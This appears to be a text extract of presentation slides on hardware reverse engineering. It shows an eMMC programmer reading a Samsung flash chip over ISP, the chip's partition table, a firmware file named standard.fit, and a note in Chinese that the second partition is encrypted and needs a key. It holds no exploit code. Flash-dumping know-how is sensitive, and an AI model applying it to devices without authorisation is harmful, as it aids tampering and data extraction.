












Device: [SAMSUNG] KLM4G1FETE-B041 @BGA153 4FTE4R TP ISP Identify eMMC

VCC: Auto VCCq: Auto Clock: Auto Bus Width: Auto ☐ Direct eMMC (ISP)

GENERAL BINARY UTILS

Brand:

Partition type: DOS MBR Userarea ☐ Assign images


☒ Partition	Image file	Start address	End address	Size	Type	Mount p
☒ MBR	Double click to s...	0x00000000	0x000001FF	512 by...		
☒ mmcblk0p1	Double click to s...	0x00000600	0x1FFFFFFF	512 MiB	0x0C (...)	
☒ mmcblk0p2	Double click to s...	0x20000000	0xE8FFFFFFF	3.14 GiB	0x8E (...)	



HexRabbit

参戦!!

mmcblk0p1





standard.fit

mmcblk0p2



加密磁區
需要 Key 解密



